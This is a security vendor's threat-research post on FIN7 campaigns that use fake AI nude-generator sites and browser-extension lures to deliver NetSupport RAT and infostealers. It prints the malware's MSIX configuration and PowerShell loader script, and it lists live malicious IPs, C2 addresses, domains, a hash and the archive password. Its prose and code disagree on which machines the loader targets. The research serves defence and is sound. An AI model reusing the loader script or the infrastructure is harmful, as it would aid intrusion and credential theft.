FIN7 hosting honeypot domains with malicious AI Generators – New Silent Push research

By Silent Push Threat Team

Published: 2024-10-02 · Archived: 2026-04-05 20:06:38 UTC

Table of contents

- Key findings
- Executive summary
- Background
- Initial findings
    - NetSupport RAT
    - FIN7 malware: NetSupport RAT analysis
    - FIN7 AI deepfake honeypots
    - FIN7 “free download” honeypots
    - FIN7 “free trial” honeypots
    - FIN7 using SEO tactics to spread honeypots
    - FIN7 AI Deepfake malware analysis
- Additional information
- Mitigating FIN7 activity
- Register for Community Edition

Key findings

- Silent Push research indicates FIN7 threat actors are using a new AI adult-based generator, on at least seven different websites.
- We observed FIN7 using two versions of the AI deepnude malware honeypots: one that requires a simple download and the other that has a sophisticated “free trial” process.
- Silent Push is also tracking the FIN7 NetSupport RAT malvertising campaign, which continues to use a different honeypot with “Browser extension required” pop-up lures that lead to .MSIX malware.
- Previous Silent Push research identified thousands of FIN7 domains used in spear-phishing emails, phishing kits, and malware campaigns.

Executive summary

Silent Push Threat Analysts have observed the FIN7 group (aka Sangria Tempest) using new tactics in their malware and phishing attacks. We found that FIN7 has created at least seven websites serving malware to visitors looking to use an AI adult-based generator. The threat group is also continuing to use browser extension honeypots, previously written about by Silent Push.

Organizations may become vulnerable as FIN7 lures unsuspecting employees to download malicious files. These files may directly compromise credentials via infostealers or be used for follow-on campaigns that deploy ransomware.

Background

FIN7 is a financially motivated threat group with ties to Russia. It has been associated with sophisticated cyber attacks since at least 2013. The group targets a broad spectrum of industries, from retail and tech to financial, media, utilities, and more. In 2024, FIN7 expanded its reach to target global brands.

In July 2024, Silent Push unearthed 4,000+ IOFA domains and IPs, the largest group of FIN7 domains ever discovered and a figure that we have since more than doubled for our Enterprise customers. Attacks seen by the group were massive global phishing and malware campaigns.

Following the recent Silent Push FIN7 blog post with the accompanying **TLP Amber report** (exclusive for Enterprise users), our new research reveals the group's use of an AI adult-based generator with multiple honeypots.

Initial findings

In planning its attacks, FIN7 casts a wide net, targeting individuals and a wide range of industries to lure its victims. Silent Push Threat Analysts have been tracking FIN7's new attack methodology.

Our use of "honeypots" in this post refers specifically to the technical minefields that have carefully crafted lures used by bad actors to bait their unsuspecting victims, as opposed to traditional decoys and detection mechanisms.


Silent Push research has revealed that FIN7's current attack strategy uses different honeypots: AI adult-based generator malware and a continuing NetSupport remote access Trojan (RAT).

NetSupport RAT

FIN7's NetSupport RAT malware is served to visitors of specific honeypots—mostly websites promoted via FIN7 malvertising search campaigns, such as the "Requires Browser Extension" installation scheme.

Fin7 has been launching malvertising attacks that attempt to deliver **.MSIX** malware. Silent Push analysts picked up campaigns targeting a variety of brands, including SAP Concur, Microsoft, Thomson Reuters, and FINVIZ stock screening.

FIN7 still has active IPs—and likely new websites—that are pushing the required browser extension ploy. For example, here's a live IP hosting an SAP Concur phishing page: https://85.209.134[.]137



Example of FIN7 live IP hosting an SAP Concur phishing page

Organizations compromised with the .MSIX browser extension can be targeted with ransomware since the malware looks for “workgroup computers.”

FIN7 malware: NetSupport RAT analysis

After Silent Push retrieved a sample of Fin7’s malware, in this case involving “LexisNexis.msix,” our team of analysts took a closer look at its operations to provide the following analysis:

- Type: Zip archive file
- MD5: ff25441b7631d64afefdb818cfcceec7
- Compression: Deflate
- To masquerade as a trusted executable, the malware has appropriated certificate data from what appears to be a Chinese manufacturing company, “Cangzhou Chenyue Electronic Technology”
    - <Identity Name=”LexisNexis” Publisher=”CN=”Cangzhou Chenyue Electronic Technology Co., Ltd.”, O=”Cangzhou Chenyue Electronic Technology Co., Ltd.”, L=Cangzhou, S=Hebei, C=CN, SERIALNUMBER=91130922MA0G8AN920, OID.1.3.6.1.4.1.311.60.2.1.1=Cangzhou, OID.1.3.6.1.4.1.311.60.2.1.2=Hebei, OID.1.3.6.1.4.1.311.60.2.1.3=CN, OID.2.5.4.15=Private Organization” Version=”4.12.98.0″ />

The malware has the following embedded configuration:


```
{
  "applications": [
    {
      "id": "NOTEPAD",
      "executable": "VFS\ProgramFilesX64\PsfRunDll64.exe",
      "scriptExecutionMode": "-ExecutionPolicy RemoteSigned",
      "startScript": {
        "waitForScriptToFinish": false,
        "runOnce": false,
        "showWindow": false,
        "scriptPath": "fix.ps1"
      }
    }
  ]
}
```


Example of FIN7 malware with "LexisNexis.msix"

NetSupport RAT delivery chain

Analyzing the attack chain, we see that the malware is clearly designed to target domain-joined machines and all the corporate data they offer. From there, the malware seeks to obtain elevated privileges, including lateral movement and access to Active Directory.

- The attack starts when the script opens the LexisNexis website, either as a distraction or to mimic legitimate user activity.
- The malware then checks to see if the machine is part of a domain or in a workgroup.
- If the machine is in a workgroup, the script extracts two encrypted 7-Zip archives (password: 1234567890) and runs an executable NetSupport RAT.

With the executing script, **fix.ps1**:

```
$url = "https://www.lexisnexis.com/"
Start-Process $url

$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain

if ($domain -eq "WORKGROUP") {
} else {
    cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z -oC:\Users\Public\Client -
p1234567890"
    cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\Client\client1.7z -oC:\Users\Public\Client -
p1234567890"
    $path = "C:\Users\Public\Client\client32.exe"
    Start-Process $path
}
```

Example of FIN7 NetSupport RAT LexisNexis analysis

The extracted package includes:

- Type: Remote Access Trojan
- Name: NetSupport RAT
- C2 infrastructure: 166.88.159[.]37
- Licensee: MGJFFRT466

FIN7 AI deepfake honeypots

The second FIN7 attack tactic is more sophisticated – it uses the adult-themed AI Deepnude generator websites that serve malware to unsuspecting visitors.

Silent Push research indicates the malware used in this campaign uses classic information stealers, which acquire cookies, passwords, and other details to potentially attack corporate targets. We determined that FIN7 AI malware uses Redline Stealer and D3F@ck Loader.


FIN7 is hosting multiple honeypots of malware under the brand “aiNude[.]ai” in addition to:

- easynude[.]website
- ai-nude[.]cloud
- ai-nude[.]click
- ai-nude[.]pro
- nude-ai[.]pro
- ai-nude[.]adult
- ainude[.]site


After discovering these sites, Silent Push Researchers supported escalations to get them taken down. All of the sites are currently offline, but we believe it’s likely new sites will be launched that follow similar patterns.

Our team found AI Deepfake honeypots are built atop “shell websites” used by FIN7 for aging domains (sites later modified to deploy malware or execute malicious campaigns). These files and pages expose the original shell content:

- /ReturnPolicy.html
- /personal-data.html
- /membership-terms.html
- /cookie-usage.html
- /contentDisclaimer.html
- /deliveryDetails.html




Example of easynude[.]website "return Policy"




Example of ai-nude[.]click "data Protection" page

The AI Deepfake Honeypots include JavaScript from the Facebook Audience Network and Yandex Analytics. Silent Push research has not discovered any Facebook ads – yet.



Example of FIN7 deepfake honeypot

FIN7 has been creating two versions of the honeypot websites. The first involves an AI adult-based generator "free download," and the second offers site visitors a "free trial."



aiNude[.]ai Deepnude Generator click "free download" honeypot


FIN7 "free download" honeypots

Malware employed in this honeypot is behind a simple user flow that attempts to get a user to download the initial malicious payload.

FIN7 AI deepfake honeypots redirect unsuspecting users who click on the "free download" offer to a new domain featuring a Dropbox link or another source hosting a malicious payload. By querying the **[Silent Push Web](#)**

Scanner, hundreds of these “File is ready for download…” websites have been found. While we haven’t definitively determined that all of these are used by FIN7 exclusively, they appear to be malicious and likely part of similar user flows.


Step 1 asks the user to click on the “Free Download” link, and step 2 requests that they download from a link hosted on the trial-uploader[.]store, which links to a Dropbox payload.



Step 2: File is ready to download

FIN7 “free trial” honeypots


The AI Deepfake Honeypots have a unique version on domains like ai-nude[.]pro, which has a “Free trial” link on the homepage.



aiNude[.]ai Deepnude Generator click "free trial" offering honeypot

If a site visitor clicks the "Free Trial" button, the user is prompted to upload an image.

If an image is uploaded, the user is next prompted with a "Trial is ready for download" message saying, "Access scientific materials for personal use only." A corresponding pop-up requires the user to answer the question, "The link is for personal use only, do you agree?"



"Trial is ready for download" pop-up appears


If the user agrees and clicks "Download" they are served a zip file with a malicious payload. This other FIN7 payload is a more classic "Lumma Stealer" and uses a DLL side-loading technique for execution.

On clicking download, a zip file appears

FIN7 using SEO tactics to spread honeypots

All FIN7 AI deepfake honeypots contain a footer link for "Best Porn Sites," which redirects users to aipornsites[.]ai – a website that promotes the domain "ainude[.]ai" – that is currently down – but appears to be the same website template used on the FIN7 honeypots.

FIN7 AI deepfake honeypot footer link for "Best Porn Sites"



FIN7 AI deepfake honeypot footers redirect to aiNude[.]ai

